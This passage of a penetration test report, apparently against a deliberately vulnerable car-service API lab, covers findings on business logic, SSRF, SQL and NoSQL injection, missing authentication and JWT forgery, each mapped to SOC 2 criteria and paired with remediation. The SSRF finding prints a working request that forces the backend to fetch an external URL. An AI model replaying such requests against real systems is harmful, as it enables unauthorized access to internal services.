
Finding ID	Severity	CVSS	Control Focus
AOV-08	High	7.1	Processing Integrity
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; PI1.1 Processing Integrity (optional) | OWASP API Top 10: API6:2023 Business Flows; API3:2023 BOPLA | OWASP Top 10: A04:2021 Insecure Design; A01:2021 Broken Access Control | CWE-915

DESCRIPTION

The shop workflow contained a business logic weakness that allowed users to obtain an item without satisfying the intended return or validation conditions. By manipulating the transaction sequence, a user could cause the backend to accept state transitions that should only occur after successful completion of prerequisite steps.



SOLUTION / REMEDIATION

Rework the affected business process so each transaction step is validated on the server against an authoritative state model. Entitlement changes, item issuance, and workflow completion events should occur only after all prerequisite actions are verified as valid, complete, and attributable to the requesting account.

9. Unauthorized Transaction Manipulation - Inflate Account Balance by $1,000+


Finding ID	Severity	CVSS	Control Focus
AOV-09	High	7.1	Processing Integrity
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; PI1.1 Processing Integrity (optional) | OWASP API Top 10: API6:2023 Business Flows; API3:2023 BOPLA | OWASP Top 10: A04:2021 Insecure Design; A01:2021 Broken Access Control | CWE-915

DESCRIPTION

The account balance workflow did not adequately protect the integrity of transaction processing. This allowed a user to manipulate the sequence or content of requests in a way that inflated account value beyond authorized limits, resulting in unauthorized financial state changes within the application.



SOLUTION / REMEDIATION

Centralize all balance calculations and transaction updates within trusted server-side logic governed by strict business rules. Requests affecting balances should be validated for authenticity, uniqueness, and sequence correctness, and reconciliation controls should be introduced to detect or prevent duplicate, fabricated, or out-of-order adjustments.

10. Unauthorized Data Modification - Internal Video Resource Properties


Finding ID	Severity	CVSS	Control Focus
AOV-10	Medium	6.5	Processing Integrity
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; PI1.1 Processing Integrity (optional) | OWASP API Top 10: API3:2023 BOPLA | OWASP Top 10: A01:2021 Broken Access Control; A08:2021 Software and Data Integrity Failures | CWE-915

DESCRIPTION

The API accepted updates to internal video resource properties that should not have been modifiable by the requesting user. This weakness enabled unauthorized changes to system-managed attributes and introduced a risk of improper content manipulation and loss of data integrity.



SOLUTION / REMEDIATION

Limit update operations to a clearly defined allow-list of user-editable fields and reject any attempt to modify internal or system-managed attributes. Separate request DTOs from persistence models, validate payload structure rigorously, and enforce authorization checks before applying any state-changing operation.

11. Server-Side Request Forgery - Force Backend HTTP Request to www.google.com


Finding ID	Severity	CVSS	Control Focus
AOV-11	High	8.5	External Threat Protection
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N		

REFERENCE

SOC 2 TSC: CC6.6 External Threats; CC6.8 Malicious Software / Unauthorized Code Paths | OWASP API Top 10: API7:2023 SSRF | OWASP Top 10: A10:2021 Server-Side Request Forgery | CWE-918

DESCRIPTION

User-controlled input was used in a backend request flow that allowed the application to initiate outbound HTTP requests to arbitrary destinations. This server-side request forgery condition could permit an attacker to leverage the application as a proxy to probe internal services, access restricted resources, or interact with unintended external targets.



Request

Pretty Raw Hex

```
POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 192.168.56.1:8888
Content-Length: 172
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOjE3ODg3NDUwMDUsImV
4cCI6MTc4OTM0OTgwNSwicm9sZSI6InVzZXIifQ.Qtkdiyq_KaWWF5Q9BW_YQ4AiRvStwYicRiAXcYqK
BGdM9PfdDGONer-iSXm7u3xKykRQg5SDWcIDtiH6riDwrybQICyfMdSbDG9FiOWz_hALaxNUp3OqZHZX
KnanZR5RRwSVdfOS1ekd-MjKsbCvzzdtTKkVSPLHx8pVJOCc554ibyTPVgoUK4Y99GhTQgleGKpOW9mc
N-iwQIIBY_3RnKCFVuUqX9na4iOt2kM2Ov5YW8jOGbHjoL_EK6KjAKzOlK8ozeKH8H1OzVtOTy2EUyGa
Cr_9A6DFuY-PNEvEIvw06luhnqfGm6IZXMpO1sOxsjvNyGvVA6D1FyCCGD2HFg
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/150.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://192.168.56.1:8888
Referer: http://192.168.56.1:8888/contact-mechanic?VIN=P333LY3281P507828
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "mechanic_code":"TRAC_JHN",
    "problem_details":"hi",
    "vin":"P333LY3281P507828",
    "mechanic_api":"https://www.google.com",
    "repeat_request_if_failed":false,
    "number_of_repeats":1
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Mon, 07 Sep 2026 03:06:28 GMT
Content-Type: application/json
Connection: keep-alive
Allow: POST, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Content-Length: 85298

{
    "response_from_mechanic_api":
    "<!doctype html><html itemscope=\"\" itemtype=\"http://schema.org/WebPage\"
     lang=\"en\"><head><meta content=\"Search the world's information, includin
    g webpages, images, videos and more. Google has many special features to he
    lp you find exactly what you're looking for.\" name=\"description\"><meta c
    ontent=\"noodp, \" name=\"robots\"><meta content=\"text/html; charset=UTF-8
    \" http-equiv=\"Content-Type\"><meta content=\"/images/branding/googleg/1x/
    googleg_standard_color_128dp.png\" itemprop=\"image\"><title>Google</title>
    <script nonce=\"ES1vPPH8JlA5XN-vXzJxOA\">(function(){var _g={kEI:'NCqeap-VM
    prNruEP7snQ6QQ',kEXPI:'0,4325255,9708,344796,5532800,594,458,34,58,5991121,
    9,30819294,25228681,123988,28395,8939,56230,138345,37800,107648,41099,26230
    ,25591,46340,32560,6436,9743,2646,4542,35592,1,2,1515,3355,4260,5170,19995,
    8116,23,772,4074,4,32545,5337,2891,2,11,2,8513,2,6628,5773,7326,1,968,2,147
    ,15171,19486,2,6335,8496,4230,1603,2,4981,1,8,13529,6293,10880,265,7110,517
    3,2676,10681,9692,2554,7,7180,3933,3,21017368,4,2960,3,10055,3,17968,3,6512
    194,6,8302,6881,1493,3,2977,566,682,3,1568,222,3,2311,571,3,497,1234,774,28
    5,937,597,3,732,1237,1096,74328,26,114,8,7,2437704,1077914,14013604,1503668
    ,1,105680,6,19711,2,326092,5,73959,3588,244118,388,121545,656968,3,6,1064,2
    ,1250,470,6777,7,7,7,16845,7,1240,1109,4895,5312,618,3904,484,5,8,1695,2561
    ,10575,877,11451,5,5108,2262,484,4,3815,251,922,5,4025,1,10,6832,7936,3396,
```

SOLUTION / REMEDIATION

Restrict outbound request behavior through strict allow-listing of approved destinations, protocols, and request patterns. All user-supplied URLs should be normalized and validated, private and link-local address space should be blocked, and network egress should be constrained wherever feasible to reduce the impact of SSRF exposure.

12. NoSQL Injection - Redeem Coupons Without a Valid Coupon Code


Finding ID	Severity	CVSS	Control Focus
AOV-12	High	7.1	Secure SDLC / Input Validation
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.6 External Threats; CC8.1 Change Management / Secure SDLC | OWASP API Top 10: API8:2019 Injection | OWASP Top 10: A03:2021 Injection | CWE-943

DESCRIPTION

The coupon redemption workflow was susceptible to NoSQL injection because untrusted input could influence backend query structure. By supplying crafted values, an attacker could alter the intended query logic and redeem coupons without meeting the application's normal validation requirements.



SOLUTION / REMEDIATION

Prevent query manipulation by enforcing strongly typed server-side validation and constructing NoSQL queries from trusted application logic rather than raw client input. Unexpected operators, nested structures, and non-conforming input shapes should be rejected before any database interaction occurs.

13. SQL Injection - Re-redeem an Already Claimed Coupon


Finding ID	Severity	CVSS	Control Focus
AOV-13	High	8.8	Secure SDLC / Input Validation
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		

REFERENCE

SOC 2 TSC: CC6.6 External Threats; CC8.1 Change Management / Secure SDLC; PI1.1 (optional) | OWASP API Top 10: API8:2019 Injection | OWASP Top 10: A03:2021 Injection | CWE-89

DESCRIPTION

The coupon redemption workflow was vulnerable to SQL injection, allowing attacker-controlled input to modify the semantics of backend database queries. This exposed the application to unauthorized coupon reuse and created broader risk to data confidentiality, integrity, and service stability.



SOLUTION / REMEDIATION

Use parameterized queries or prepared statements consistently across all database interactions that incorporate user input. Supplement this with strict input validation, least-privilege database access, and recurring security testing of query surfaces to reduce the likelihood of future injection-related defects.

14. Missing Authentication - Sensitive API Endpoint Accessible Without Credentials


Finding ID	Severity	CVSS	Control Focus
AOV-14	High	7.5	Authentication Boundary
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.6 External Threats | OWASP API Top 10: API2:2023 Broken Authentication; API8:2023 Security Misconfiguration | OWASP Top 10: A07:2021 Identification and Authentication Failures; A05:2021 Security Misconfiguration | CWE-306, CWE-287

DESCRIPTION

A sensitive API endpoint was reachable without enforcing authentication, allowing unauthenticated users to access functionality that should have been restricted to established user identities. This weakened the application's access boundary and increased the risk of unauthorized information access or misuse of protected operations.



1	0	500	95	482
2	1	200	109	888
3	2	200	43	896
4	3	200	61	896
5	4	200	98	894
6	5	200	70	893
7	6	200	44	892
8	7	200	61	884
9	8	200	109	890
10	9	200	40	890
11	10	500	54	482
12	11	500	58	482

SOLUTION / REMEDIATION

Adopt a deny-by-default access model in which all non-public endpoints require authentication unless explicitly documented otherwise. Authentication enforcement should be applied centrally through middleware or gateway policy, and regression testing should confirm that protected routes cannot be reached anonymously.

15. Broken Authentication - JWT Token Forgery (Algorithm Confusion / JKU / KID)


Finding ID	Severity	CVSS	Control Focus
AOV-15	**Critical**	9.8	Authentication / Cryptography
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.2 Credentials; CC6.6 External Threats | OWASP API Top 10: API2:2023 Broken Authentication | OWASP Top 10: A07:2021 Identification and Authentication Failures; A02:2021 Cryptographic Failures | CWE-347, CWE-287, CWE-327

DESCRIPTION

JWT validation controls were implemented in a manner that permitted token forgery under conditions such as algorithm confusion or unsafe key selection handling. An attacker could exploit this weakness to generate tokens accepted as valid by the application, enabling impersonation of other users and, potentially, privileged administrative identities.



SOLUTION / REMEDIATION

Centralize JWT validation and require signatures to be verified only against trusted keys using a pinned and explicitly approved algorithm. Disable or tightly constrain dynamic key resolution behaviors such as untrusted JKU or KID processing, reject unexpected header combinations, and ensure signing keys are securely stored, rotated, and monitored.

Appendix A - SOC 2 Trust Services Criteria Mapping

The following table maps each finding in this report to the AICPA Trust Services Criteria most applicable to SOC 2 Type I and Type II examinations. The mapping is intended to help organizations use this assessment as supporting evidence for vulnerability identification, logical access, secure change practices, and related control objectives.

Finding	Severity	TSC Reference	Control Objective
Broken Object Level Authorization - Vehicle Location and Owner PII	**High**	CC6.1, CC6.6, CC7.1	Access to user-linked vehicle and account data is restricted to authorized subjects and weaknesses are identified through testing.
Broken Object Level Authorization - Mechanic Service Reports	**High**	CC6.1, CC6.6, CC7.1	Service records are protected from unauthorized cross-user access and logical access controls are validated.
Broken Authentication - Cross-User Password Reset via OTP Brute Force	**Critical**	CC6.1, CC6.2, CC6.6, CC7.1	Identity verification mechanisms resist abuse and account recovery controls prevent unauthorized access.
Excessive Data Exposure - Other Users' Sensitive Information Leakage	**High**	CC6.7, C1.1, CC7.1	Sensitive information is limited to authorized disclosures and data movement controls support confidentiality.
Excessive Data Exposure - Internal Video Property Disclosure	**Medium**	CC6.7, C1.1, CC7.1	Internal application data is minimized in client-facing responses and confidentiality controls reduce unnecessary exposure.
Unrestricted Resource Consumption - Layer 7 DoS via Contact Mechanic	**Medium**	A1.1, A1.2, CC7.1	Capacity and operational resilience controls reduce the risk of application-layer resource exhaustion.
Broken Function Level Authorization - Delete Another User's Video	**High**	CC6.1, CC6.3, CC7.1	Privileged actions are restricted to authorized users and access changes are governed appropriately.
Unauthorized Transaction Manipulation - Obtain Shop Item Without Valid Return	**High**	CC6.1, PI1.1, CC7.1	Business workflows enforce authorized state transitions and preserve processing integrity.
Unauthorized Transaction Manipulation - Inflate Account Balance by $1,000+	**High**	CC6.1, PI1.1, CC7.1	Transaction processing preserves the integrity of financial or value-bearing state changes.

Finding	Severity	TSC Reference	Control Objective
Unauthorized Data Modification - Internal Video Resource Properties	**Medium**	CC6.1, PI1.1, CC7.1	Data modifications are limited to authorized changes and integrity-related controls are enforced.
Server-Side Request Forgery - Force Backend HTTP Request to www.google.com	**High**	CC6.6, CC6.8, CC7.1	The environment resists external attack paths and constrains unauthorized code or request execution paths.
NoSQL Injection - Redeem Coupons Without a Valid Coupon Code	**High**	CC6.6, CC8.1, CC7.1	Application changes and input handling controls reduce the likelihood of injection vulnerabilities.
SQL Injection - Re-redeem an Already Claimed Coupon	**High**	CC6.6, CC8.1, PI1.1, CC7.1	Secure development and data integrity controls mitigate injection-driven manipulation of backend processing.
Missing Authentication - Sensitive API Endpoint Accessible Without Credentials	**High**	CC6.1, CC6.6, CC7.1	Protected functionality requires authenticated access and logical security boundaries are consistently enforced.
Broken Authentication - JWT Token Forgery (Algorithm Confusion / JKU / KID)	**Critical**	CC6.1, CC6.2, CC6.6, CC7.1	Credential and token validation controls prevent unauthorized identity assertion and privileged impersonation.

Appendix B - Severity Methodology

Critical

